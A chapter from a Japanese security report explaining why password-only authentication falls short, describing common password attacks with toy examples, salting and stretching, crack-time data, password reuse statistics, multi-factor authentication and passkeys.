情報処理推進機構が示す「安全なウェブサイトの作り方」[4]のように、公開されている情報だけをみてもWebサイトの安全性を向上させる対策は数多くあります。新たな対策を講じる前には現状のバックアップデータを取得します。そして、保管したバックアップデータからWebサイトを復旧する手順の整備や演習をしておくことも対策として有効です。

1 From Web3 Drainer to Distributed WordPress Brute Force Attack | Sucuri Blog
https://blog.sucuri.net/2024/03/from-web3-drainer-to-distributed-wordpress-brute-force-attack.html

2 Password Protected - Password Protect your WordPress Site, Pages, & WooCommerce Products - Restrict Content, Protect WooCommerce Category, and more | WordPress.org
https://wordpress.org/plugins/password-protected/

3 サイトヘルス画面 - サポートフォーラム | WordPress.org 日本語
https://ja.wordpress.org/support/article/site-health-screen/

4 安全なウェブサイトの作り方 | IPA 独立行政法人 情報処理推進機構
https://www.ipa.go.jp/security/vuln/websecurity/about.html

4 パスワード単独認証の限界とその対策

第4章　　パスワード単独認証の限界とその対策

2023年5月、総務省は一般ユーザーにセキュリティ対策の知識をわかりやすく提供することを目的とした「国民のためのサイバーセキュリティサイト」をリニューアルしました。今回のリニューアルでは、昨今のセキュリティ動向を踏まえ、重要な情報や知りたい情報にたどり着きやすくなるように階層構造を見直し、わかりやすいサイト構成となりました。また「サイバーセキュリティ初心者のための三原則」も、最新動向を反映した内容に更新されました。本章では、今回更新された「サイバーセキュリティ初心者のための三原則」を取り上げて考察します。[1,2]

図 4-1　国民のためのサイバーセキュリティサイト（リニューアル前）

図 4-2　国民のためのサイバーセキュリティサイト（リニューアル後）

4.1.　サイバーセキュリティ初心者のための三原則

サイバーセキュリティとは、コンピュータシステム、ネットワーク、データなどの情報資産を、不正アクセス、情報漏えい、改ざん、破壊などの「サイバー攻撃」から保護するための対策や手段のことを指します。

近年、サイバー攻撃は巧妙化、高度化しており、個人や組織にとって深刻な脅威となっています。そのため、サイバーセキュリティ対策は、個人や組織にとって必須の課題となっています。今回のリニューアルで、最新のセキュリティ動向を反映する形に更新された「サイバーセキュリティ三原則」の項目は下記の表 4-1になります。[3,4]

表 4-1 「サイバーセキュリティ初心者のための三原則」項目の新旧比較

項	旧三原則の項目	新三原則の項目
1	ソフトウェアの更新	ソフトウェアを最新に保とう
2	IDとパスワードの適切な管理	強固なパスワードの設定と多要素認証を活用しよう
3	ウイルス対策ソフト（ウイルス対策サービス）の導入	不用意に開かない・インストールしない

項1の「ソフトウェアの更新」に関する記載は、新旧共に大きな変更点は見られません。項2では、「IDとパスワードの管理」に加え、パスワードの質と新たに認証方法の活用について、より詳細な内容が盛り込まれています。項3は、新旧ともに「ウイルス感染しないための対策」にふれられています。変更点としては、従来はウイルス対策ソフトの導入に重点を置いていましたが、ウイルス対策ソフトでは対応できない未知のマルウェアやフィッシング詐欺などを想定し、ユーザーが注意すべき、振る舞い方について解説されています。

見直された三原則について、詳しく解説していきます。

①ソフトウェアを最新に保とう
ソフトウェアの脆弱性を悪用した不正侵入は、サイバー攻撃の中でも最も一般的な手口の1つです。そのため、ソフトウェアを常に最新の状態に保ち、脆弱性を修正することが、サイバーセキュリティ対策において非常に重要となります。

②強固なパスワードの設定と多要素認証を活用しよう
パスワードによる認証は、知識情報を用いた、広く知れ渡っている仕組みです。さらに、パスワード認証の一要素だけでなく、所持情報や生体情報などと組み合わせた多要素認証とすることで、セキュリティを高めることができます。

③不用意に開かない・インストールしない
マルウェアの代表的な感染経路の1つはメールの添付ファイルです。メールやSMSに含まれるURLが、認証情報や個人情報を搾取するフィッシングサイトや、悪意あるプログラムが仕掛けられたWebサイトのケースもあります。また、提供元が不明なプログラムは、悪意のあるコードが仕込まれている可能性が高いため、不用意にインストールしないように注意しましょう。

上記の三原則はどれも重要ですが、特に②の「強固なパスワードの設定と多要素認証を活用しよう」は不正アクセスを防ぐために不可欠です。どんなにソフトウェアを最新に保ち、不用意にファイルを開かない・インストールしないようにしても、パスワードが脆弱な場合や多要素認証が設定されていない場合、認証が突破され不正にアクセスされる可能性が高くなります。そして、パスワードによる認証は、シンプルで使いやすいというメリットがありますが、ユーザー自らが決めるパスワードの設定次第で、セキュリティのレベルが強化されたり、逆に弱化したりします。また、多要素認証を使えばセキュリティを強化できますが、これもユーザー自身の選択に依存し、そもそも実装されていない場合もあります。

4.2. 強固なパスワードとは

強固なパスワードとは、どのようなパスワードになるか、Webサイトのパスワード認証に対する攻撃を例に考えてみましょう。Webサイトのパスワード認証に対する攻撃には、「オンライン攻撃」と「オフライン攻撃」の2種類があります。オンライン攻撃とは、インターネット経由（ネットワーク経由）でWebサーバーに認証情報（アカウント、パスワード）を送り、不正な認証を試みる攻撃方法です。これに対してオフライン攻撃は、何らかの方法で入手した、加工または暗号化された認証情報（アカウント、パスワード）のデータを、攻撃対象のWebサイトに接続せず、攻撃者の手元で解析し認証情報を解読する攻撃方法です。[5]
では、いくつかの代表的なパスワード攻撃とユーザーが対策できる方法について解説します。

4.2.1.　代表的なパスワード認証のオンライン攻撃

パスワード認証のオンライン攻撃は、通常のユーザーが入力するアカウントとパスワードを、機械的に実施する方法です。

●辞書攻撃(dictionary attack)
攻撃方法：任意のアカウントに対してパスワードによく使われる文字列を試みる
対策方法：パスワードによく使われる文字列をパスワードに使用しない

表 4-2 辞書攻撃の例

アカウント	パスワード
user-001	password
user-001	qwertyui
user-001	12345678
user-001	qazwsxedc
user-001	hogehoge

●総当たり攻撃(brute force attack)
攻撃方法：任意のアカウントに対してパスワードの文字を総当たり的に試みる
対策方法：パスワードの文字数、文字の種類を多くする
※文字数や文字の種類が多いことで、攻撃に必要な時間(コスト)が多くなる

表 4-3 総当たり攻撃の例

アカウント	パスワード
user-001	aaaaaaaa
user-001	aaaaaaab
user-001	aaaaaaac
user-001	aaaaaaad
user-001	aaaaaaae

●逆総当たり攻撃(reverse brute force attack)
攻撃方法：パスワードの文字を固定し、アカウントを総当たり的に試みる
対策方法：パスワードによく使われる文字列をパスワードに使用しない

表 4-4 逆総当たり攻撃の例

アカウント	パスワード
user-001	password
user-002	password
user-003	password
user-004	password
user-005	password

●パスワードリスト攻撃／クレデンシャルスタッフィング攻撃(Credential Stuffing)
攻撃方法：過去に漏えいしたアカウントとパスワードの情報をもとに試みる
対策方法：同じパスワードを使い回ししない

表 4-5 パスワードリスト攻撃の例

アカウント	パスワード
tanaka	abcdefgh
yamada	12345678
sato	pass0924
suzuki	hogehoge
ito	hanako99

上記の対策方法で、「パスワードによく使われる文字列は使用しない」、「同じパスワードを使い回ししない」とは、パスワードの運用面での対策です。そして、「パスワードの文字数、文字の種類を多くする」というのは、パスワードの生成に関する対策です。「パスワードの文字数、文字の種類を多くする」ことで、総当たり攻撃や逆総当たり攻撃などを仕掛ける攻撃者に対して、パスワードの解読に多くの時間を必要とさせ、容易に解析できない状態にすることができます。

なお、通常のWebサイトでは、このようなオンライン攻撃に備えて、同一IPアドレスから繰返し認証要求がある場合や、同じアカウントに対して一定時間に繰返し認証要求があり、それらの認証が失敗した場合、管理者にアラートをあげ、そのアカウントを一定時間ロックし、不正アクセスを防止する対策などが一般的です。したがって、そのようなWebサイトでは、パスワードリスト攻撃以外の強引にパスワード認証を破る攻撃が成功する可能性は低いものとなっています。

4.2.2.　代表的なパスワード認証のオフライン攻撃

オフライン攻撃を行うには、攻撃者は加工または暗号化された認証情報(アカウント、パスワード) のデータを入手する必要があります。何らかの方法で、このデータを入手し、そのデータが加工されていない平文だった場合、容易に認証情報を見つけることができます。
過去には、パスワードを忘れたユーザーからの問い合わせに回答するため、意図的にパスワードを平文で保存を行う場合がありました。しかし、万が一パスワードのデータが漏えいした場合に、解読されるリスクを防ぐために、パスワードを平文のままで保存したり、復号可能な暗号化されたデータで保存したりする運用は、避けるようになりました。
現在では、万が一パスワード情報が漏えいしても、元のパスワードを推測されるリスクを大幅に低減できるように、パスワードをハッシュ関数でハッシュ化したハッシュ値を保存する方法が使われています。ハッシュ関数は、「不可逆性」という性質を持っています。これは、入力されたデータ(パスワード)からハッシュ値(一連の文字列)を生成することはできるが、ハッシュ値から元のパスワードを復元することは、計算上極めて困難であることを意味します。[6]
しかし、このようなハッシュ関数でハッシュ化されたパスワード運用でも、攻撃方法が存在します。

●レインボー攻撃(rainbow Attack)

攻撃方法：事前によく使われるパスワードの文字列をハッシュ化したハッシュ値を格納したテーブル(レインボーテーブル)を用意し、そのテーブルと照合することで、元のパスワードを推測しようとする

対策方法：安易なパスワードを使用せず、パスワードの文字数、文字の種類を多くする

※文字数や文字の種類が多いことで、攻撃に必要な時間(コスト)が多くなる

表 4-6 レインボーテーブルの例

パスワード文字列	ハッシュ値
aaaaa	594f803b380a41396ed63dca39503542
bbbbb	a21075a36eeddd084e17611a238c7101
ccccc	67c762276bced09ee4df0ed537d164ea
ddddd	50f84daf3a6dfd6a9f20c9f8ef428942
eeeee	86871b9b1ab33b0834d455c540d82e89
fffff	a98f6f64e6cdfac22ab2ffd15a7241e3

(参考情報)レインボー攻撃に対するサーバー側の対策

レインボー攻撃に対するパスワード認証システム側の対策には、ソルトという手法があります。この手法はパスワードのハッシュ値を生成する時に、パスワードだけではなく乱数のソルト(Salt:塩)を加えます。これにより同じパスワードでも加えられる乱数が異なるので、異なるハッシュ値が生成されることになります。Webサーバー側では、ハッシュ値と共に乱数のソルトの値を保存し、認証時には入力されたパスワードと保存されているソルトの値でハッシュ値を計算し、保存されているハッシュ値と比較します。

また、さらに強化するために、ハッシュ関数を1回だけ使用するのではなく、出力されたハッシュ値から再びハッシュ値を得ることを繰り返す、ストレッチングという手法があります。このストレッチングをすることで、ハッシュ値を求める計算量が増えるため、攻撃者が解読するための計算量が増えて、パスワードを特定することを困難にします。ただし、むやみにストレッチングの回数を増やすことは、システムのリソース消費を増大することになるので、その運用には注意が必要です。

4.2.3.　パスワードのオフライン攻撃にどれだけ時間がかかるのか

実際にハッシュ化されたパスワードを総当たり方法で解析したら、どれだけの時間が必要なのかを調査したデータがあります。[7] パスワードの長さ、複雑さ、ハッシュ関数のアルゴリズム、解析に使用したハードウェアに基づいて、解読の試みに対するハッシュ化されたパスワードの相対的な強さを調べたものです。この調査では、解析に使用するシステムにはGPUにRTX4090を12台、ハッシュアルゴリズムはbcryptを使用しています。

TIME IT TAKES A HACKER TO BRUTE FORCE YOUR PASSWORD IN 2024

How did we make this? Learn at hivesystems.com/password

Number of Characters	Numbers Only	Lowercase Letters	Upper and Lowercase Letters	Numbers, Upper and Lowercase Letters	Numbers, Upper and Lowercase Letters, Symbols
4	Instantly	Instantly	3 secs	6 secs	9 secs
5	Instantly	4 secs	2 mins	6 mins	10 mins
6	Instantly	2 mins	2 hours	6 hours	12 hours
7	4 secs	50 mins	4 days	2 weeks	1 month
8	37 secs	22 hours	8 months	3 years	7 years
9	6 mins	3 weeks	33 years	161 years	479 years
10	1 hour	2 years	1k years	9k years	33k years
11	10 hours	44 years	89k years	618k years	2m years
12	4 days	1k years	4m years	38m years	164m years
13	1 month	29k years	241m years	2bn years	11bn years
14	1 year	766k years	12bn years	147bn years	805bn years
15	12 years	19m years	652bn years	9tn years	56tn years
16	119 years	517m years	33tn years	566tn years	3qd years
17	1k years	13bn years	1qd years	35qd years	276qd years
18	11k years	350bn years	91qd years	2qn years	19qn years

HIVE SYSTEMS

› Hardware: 12 x RTX 4090 | Password hash: bcrypt

図 4-3　Are Your Passwords in the Green?[7]

パスワードが8桁の英小文字の場合、22時間で解析することが可能ですが、同じ8桁でも英大文字小文字、数字、記号の場合、7年かかる結果となっています。しかし、英小文字だけでも、12文字であれば解析に1,000年かかる結果となっています。
このデータからも、「パスワードの文字数、文字の種類を多くする」ことがパスワード解析の時間に大きな影響を与える要素であることがわかります。また、複雑な文字の種類（英大文字小文字、数字、記号）を必ずしも使用しなくても、文字数を増やすことによる効果が非常に大きいことがわかります（解析に時間がかかるため）。

4.3.　パスワード認証の問題点

パスワード認証は、古くから利用されている最も一般的な認証方法の1つです。ほとんどのシステムで採用されているため、多くのユーザーにとって馴染み深い認証方法で、ユーザー教育やサポートの手間が少なく済みます。また、システム開発者の視点では、特別なハードウェアなどは必要なく、実装や運用のコストが比較的低く抑えられ、パソコンやスマートフォン、タブレットなど、さまざまなデバイスで利用することができます。
しかし、パスワード認証は、シンプルで使いやすいというメリットがある一方、ユーザー自らが行うパスワードの設定次第で、セキュリティレベルの強度が変化してしまうデメリットがあります。

4.3.1.　パスワードの使い回し

トレンドマイクロ社が実施した「パスワードの利用実態調査2023」[8]によると、1人当たり平均14のWebサービスを利用していることが明らかになっています。つまり、平均的なユーザーは約14個のIDとパスワードの組み合わせを持っていると考えられます。そして、重要なのは、これだけ多くのサービスを利用している中で、83.8%のユーザーが複数のWebサービスで同じパスワードを使い回しているという点です。
また、IPAの「2022年度情報セキュリティの脅威に対する意識調査」[9]報告書でも、同じパスワードを使い回していると回答した人は、スマートフォン利用者で53.4%、パソコン利用者で41.9%、という結果になっています。
これらの調査報告より、1人当たり10個以上の認証情報を保有し、約半数以上は同じパスワードを使い回している状況が伺えます。いくら強固なパスワードでも複数のサービスで同じパスワードを使い回した場合、1つのサービスでパスワードが漏えいすると、攻撃者はそれを利用してほかのアカウントにアクセスできます。特に、重要なサービス（銀行、メール、クラウドストレージなど）のアカウントが関連付けられている場合、大きな被害が発生する可能性があります。

4.3.2.　定期的なパスワード変更

このようなリスクの対策として、「定期的なパスワード変更」という運用が用いられる場合があります。3カ月や半年など、ある一定期間ごとにパスワードを強制的に変更するという運用で、万が一パスワードが漏えいして気付かなかったとしても、一定期間でパスワードが変更されるため、漏えいしたパスワードを悪用されて不正アクセスされるリスクを軽減できる、という考え方での運用でした。
しかし、2017年6月に発表されたNIST（米国国立標準技術研究所）から、定期的なパスワード変更の必要性についての見直しが行われ、2018年3月には総務省などでも見直されました。[10,11]「定期的なパスワード変更」は、ユーザーのパスワード運用管理の負荷となり、たびたび要求されるパスワードの変更作業に対して、単純なパスワードや同じパスワードを使い回す行為を誘発すると懸念されたのです。そして、「定期的なパスワード変更」の運用は、むしろセキュリティを低下させる可能性があることにより、パスワードが漏えいしていない場合は、パスワード変更は不要と考えられるようになりました。

パスワード認証は、パスワードの文字数や文字の種類を多くすることで強固なパスワードとなり、パスワード認証への攻撃に対する有効な対策となります。しかし、人間が意味のない文字の羅列を記憶するのは容易ではなく、サービス数が数十個ともなると一般的には非常に困難です。そこで、人間の記憶力に頼るのではなく、パスワードを紙に書いておく方法（パスワード管理ノート）や、アカウントやパスワードなどのログイン情報を安全に管理するパスワードマネージャー（専用ソフトやWebブラウザーの機能）を使う方法があります。ただし、パスワードを書いた紙やノートを紛失したり、パスワードマネージャーが稼働するPCがマルウェアに感染したり、ログイン情報が漏えいしたりする可能性もゼロではありません。対策にはメリット・デメリットがあるので、自分の生活環境や状況に合わせてより良い方法を選択することを推奨します。[i]
警察庁が公開している「令和5年におけるサイバー空間をめぐる脅威の情勢について」で、令和5年に不正アクセス行為（識別符号窃用型）で検挙された事案の42.7%が「利用権者のパスワードの設定・管理の甘さに付け込んで入手」で最多となっています。[12]

i　なお、パスワードが漏洩する以外の認証情報が不正に入手される方法としては、「フィッシング」や「マルウェアによる認証情報の漏洩（キーロガー、Gumblarなど）」、また担当者を装って情報を聞き出すソーシャルエンジニアリングなどの方法があります。



図 4-4　不正アクセス行為（識別符号窃用型）に係る手口別検挙件数
※警察庁の資料[12]より作成

この数値からもパスワードの運用管理に課題があり、パスワード認証だけに頼るのは限界がきていると言っても過言ではありません。
そこで、パスワード認証を補完し、より認証の安全性を高める対策が多要素認証です。

4.4.　多要素認証（Multi Factor Authentication／MFA）

多要素認証とは、認証に利用される「知識」、「所持」、「生体」の3要素のうち2つ以上の要素を使用する認証方法です。[13]

●知識要素：本人のみが知りえる情報
●所有要素：本人のみが所有している物
●生体要素：本人の大きく変化しない身体的特徴

図 4-5　認証のための3つの要素[15]

4.4.1.　二要素認証

多要素認証とよく似た用語に二要素認証（2 Factor Authentication／2FA）というのがあります。二要素認証とは、認証の三要素（知識、所有、生体）のうち異なる2つの要素を組み合わせて行う認証方式で、二要素認証も多要素認証に含まれます。二要素認証は、知識の「知っている」の要素だけでは認証が成功せず、所有の「持っている」、または生体の「身体的特徴」の要素が必要になります。実質的には多要素認証を二要素認証の意味として使われることも少なくありません。[14]

図 4-6　二要素認証の認証プロセス[15]

4.4.2.　二段階認証

二要素認証と似た用語として二段階認証というのがあります。二段階認証とは「2つの段階を経て認証を行う」ことです。例えば、IDとパスワードで認証した後に、秘密の質問を聞くようにするという手続きが用いられるケースがあります。この場合、認証の要素のうち知識のみを使用しているため、「一要素」での認証となります。二要素認証と混同されやすいので注意が必要です。[15]



図 4-7　二段階認証の認証プロセス[15]

4.4.3.　代表的な多要素認証

多要素認証の代表的な事例をいくつか紹介します。

①キャッシュカード／クレジットカード
銀行のキャッシュカードやクレジットカードを対面で使用する。
●キャッシュカード（所有）＋ 暗証番号（知識）

②ハードウェアトークン（ソフトウェアトークン）
ID／パスワードの認証とワンタイムパスワード（ハードウェアトークン、ソフトウェアトークンで生成される）を使用する。
●ID／パスワード（知識）＋ ハードウェアトークン（所有）
●ID／パスワード（知識）＋ ソフトウェアトークン（所有）
ハードウェアトークン：専用のハードウェア機器でワンタイムパスワードを生成
ソフトウェアトークン：ソフトウェア（パソコンやスマートフォン）でワンタイムパスワードを生成

③SMS認証、Eメール認証
スマートフォンのSMS（Short Message Service）やEメールにワンタイムパスワードを送信して使用する。
●ID／パスワード（知識）＋ SMS（ワンタイムパスワード受信）（所有）
●ID／パスワード（知識）＋ Eメール（ワンタイムパスワード受信）（所有）

④認証アプリ
ユーザー確認に使用する一時的な確認コードを生成するアプリを使用する。
●ID／パスワード（知識）＋ 認証アプリ（所有）
認証アプリが生成した確認コードを入力する。
　認証アプリ例
　・Google Authenticator
　・Microsoft Authenticator

⑤生体認証（バイオメトリクス認証）
生体認証対応ICキャッシュカードを生体認証対応のATMで使用する。
●ICキャッシュカード（所有）＋ 暗証番号（知識）＋ 手指の静脈パターン（生体）

（参考情報）クレジットカードの本人確認
2023年の日本国内のクレジットカード不正利用被害額は、540.9億円で、その93.3%にあたる504.7億円が、クレジットカード番号の盗用被害額となっています。[16]
このような不正利用被害のほとんどは、インターネットを利用して注文する電子商取引の加盟店（EC加盟店）での非対面取引において発生し、被害額は増加し続けています。
クレジットカード業界では、以前より不正利用対策として「3Dセキュア 1.0」という本人認証の仕組みを運用していました。この「3Dセキュア1.0」が2022年10月に取扱終了となり、バージョンアップした「EMV 3-Dセキュア（3Dセキュア2.0）」が導入されることになっています（2024年3月末までの、原則、すべてのEC加盟店）。
従来の「3Dセキュア（3Dセキュア 1.0）」では、対応したすべてのクレジットカード決済においてIDやパスワードを使用した本人認証が行われていましたが、新しい「EMV 3-Dセキュア（3Dセキュア2.0）」では、不正利用のリスクが高いと判定された場合にのみ、本人認証が行われる「リスクベース認証」となります。また、追加の本人認証方法として「ワンタイムパスワード」などの

「固定パスワード」以外の認証方法が追加されました。
これにより、非対面取引において、従来はカード情報（知識）と3Dセキュアのパスワード（知識）の一要素の二段階認証であったのが、カード情報（知識）とEMV 3-Dセキュアの認証（所有）の二要素での認証が可能となります。[17]

4.5.　パスワードレス認証

ここまで、パスワード認証を中心に述べてきましたが、パスワード認証のデメリットを解決するパスワードレス認証を紹介します。
パスワードレス認証は、パスワードを使わずに認証する方法です。パスワードレス認証の代表的なものに「パスキー」という方法があります。パスキーはスマートフォンやPCなどのデバイスを利用し、生体認証あるいはPINコードを用いて認証を行います。パスワードを使わないので、パスワードを覚える必要もなく、パスワードの漏えいを心配する必要もありません。また、なりすましによるアカウントの不正ログインを回避でき、正規のサイトに偽装してアカウント情報を搾取するといった行為も未然に防ぐことができることから、フィッシングの対策にもなります。



図 4-8　パスキー認証のプロセス[18]

パスキーは、FIDO（ファイド）アライアンスとWeb標準化団体のW3Cが制定した規格です。Microsoft社、Apple社、Google社など、いわゆる巨大プラットフォーマーが対応し、国内でもNTTドコモ社やKDDI社など多数のサービスでも次々と対応しており、日本国内でも普及し始めています。
しかし、残念ながら普及を進めるにあたっては大きな課題があります。その1つは、パスキーはまだ普及期の技術なため、対応しているWebサービス、アプリが限定される点です。つまりパスキーを実現するにはパスキーに対応させるためのイニシャルコストが必要となります。
次に、パスキーはスマートフォンやPCなどのデバイスを使って認証を行いますが、複数のデバイス間で同期するには、Microsoftアカウント、Appleアカウント、Googleアカウントなどに関連付けられる必要があります。つまりパスキーの管理が特定のベンダーやデバイスに結び付いてしまい、多くの企業にとっては懸案事項になるかもしれません。また、パスキーに使用するデバイスが個人所有のものか企業所有のものかなど、秘密鍵の管理や物理的デバイスの管理方法などと併せて検討する必要があるのも課題です。[18]

4.6. まとめ

パスワードは私たちのデジタルな生活において、家や部屋の鍵のようなものです。とても便利ですが、使い方によっては思わぬ落とし穴があることも事実です。例えば、誕生日や名前など覚えやすいパスワードは、悪意のある人に簡単に破られてしまう可能性があります。また、複数のサービスで同じパスワードを使い回していると、1つの情報が漏れると、ほかのサービスも危険にさらされてしまいます。さらに、巧妙な手口でパスワードを盗み出そうとするフィッシング詐欺や、コンピュータに侵入して情報を盗むマルウェアも存在します。

このようなパスワードの危険性を軽減するために、登場したのが「多要素認証」です。多要素認証は、パスワードに加えて、スマートフォンや指紋など別の手段を使って本人確認をする方法です。例えば、銀行のATMで、キャッシュカードと暗証番号だけでなく、さらに指紋認証を求められるようなイメージです。パスワードが漏れてしまっても、もう1つの認証要素が必要なので、不正なログインを防ぐことができます。これは、家の玄関に二重ロックをかけるようなもので、より安全にアカウントを守ることができるのです。

より具体的に、自分自身でできること、サービス提供者に期待できることを考えて実行してみましょう。

まず、私たち利用者側としては、複雑なパスワードを設定することが大切です。数字や記号を混ぜて、長めのパスワードにすることで、簡単に破られることを防ぎます。また、複数のサービスで同じパスワードを使い回すのはやめ、各サービスで異なるパスワードを設定するようにしましょう。次に、サービス提供者側には、自由にパスワードを選べるような環境を提供することを望みます。また、多要素認証を使えるようにすることも、私たちユーザーの安全を守る上で非常に重要です。

実は、政府も多要素認証の大切さを訴えています。内閣サイバーセキュリティセンターやデジタル庁など、多くの機関が多要素認証を使うことを推奨しています。これは、私たちのデジタルな生活におけるセキュリティが、国レベルで重視されていることを示しています。[19~21]

将来的には、人間の記憶に頼らないパスワードレス認証が望まれますが、残念ながらパスワードレス認証が普及するには、まだ時間がかかりそうです。しばらくの間は、私たちがパスワードをしっかり覚えて管理する必要がありそうです。

---

1 「国民のためのサイバーセキュリティサイト」が新しくなりました ｜ 総務省
https://www.soumu.go.jp/menu_news/s-news/01cyber01_02000001_00210.html

2 国民のためのサイバーセキュリティサイト ｜ 総務省
https://www.soumu.go.jp/main_sosiki/cybersecurity/kokumin/

3 サイバーセキュリティ初心者のための三原則(旧) ｜ 総務省
https://web.archive.org/web/20221205153017/https://www.soumu.go.jp/main_sosiki/cybersecurity/kokumin/intro/intro_beginner.html

4 サイバーセキュリティ初心者のための三原則(新) ｜ 総務省
https://www.soumu.go.jp/main_sosiki/cybersecurity/kokumin/intro/beginner/

5 パスワードの安全性(映像情報メディア関連のセキュリティ) ｜ 映像情報メディア学会誌
https://www.jstage.jst.go.jp/article/itej/69/5/69_437/_pdf

6 ハッシュ化と暗号化の違いとは? | サイバーセキュリティ情報局
https://eset-info.canon-its.jp/malware_info/special/detail/211013.html

7 Are Your Passwords in the Green? | Hive Systems
https://www.hivesystems.com/blog/are-your-passwords-in-the-green

8 パスワードの利用実態調査2023 | トレンドマイクロ
https://www.trendmicro.com/ja_jp/about/press-release/2023/pr-20230831-01.html

9 「2022年度情報セキュリティに対する意識調査【倫理編】【脅威編】」報告書 | IPA 独立行政法人 情報処理推進機構
https://www.ipa.go.jp/security/reports/economics/ishiki2022.html

10 NIST Special Publication 800-63B | NIST
https://pages.nist.gov/800-63-3/sp800-63b.html

11 総務省から「パスワードの定期変更は不要」と発表!安全なパスワード管理・設定方法を紹介 | GMOトラスト・ログイン ブログ
https://blog.trustlogin.com/articles/2018/20230518

12 令和5年におけるサイバー空間をめぐる脅威の情勢等について | 警察庁
https://www.npa.go.jp/publications/statistics/cybersecurity/data/R5/R05_cyber_jousei.pdf

13 多要素認証 | サイバーセキュリティ情報局
https://eset-info.canon-its.jp/malware_info/term/detail/00071.html

14 二要素認証 | サイバーセキュリティ情報局
https://eset-info.canon-its.jp/malware_info/term/detail/00167.html

15 二要素認証と二段階認証の違いを理解していますか? | サイバーセキュリティ情報局
https://eset-info.canon-its.jp/malware_info/special/detail/210311.html

16 クレジットカード不正利用被害の集計結果について | 一般社団法人日本クレジット協会
https://www.j-credit.or.jp/download/news20240709_a1.pdf

17 協議会ガイドライン等 | 一般社団法人日本クレジット協会
https://www.j-credit.or.jp/security/document/index.html

18 パスキーはパスワード代わり?どうすれば使えるのか | サイバーセキュリティ情報局
https://eset-info.canon-its.jp/malware_info/special/detail/240213.html

19 政府機関等の対策基準策定のためのガイドライン(令和5年度版) | 内閣サイバーセキュリティセンター
https://www.nisc.go.jp/pdf/policy/general/guider5.pdf

20 政府情報システムにおけるセキュリティ・バイ・デザインガイドライン | デジタル庁
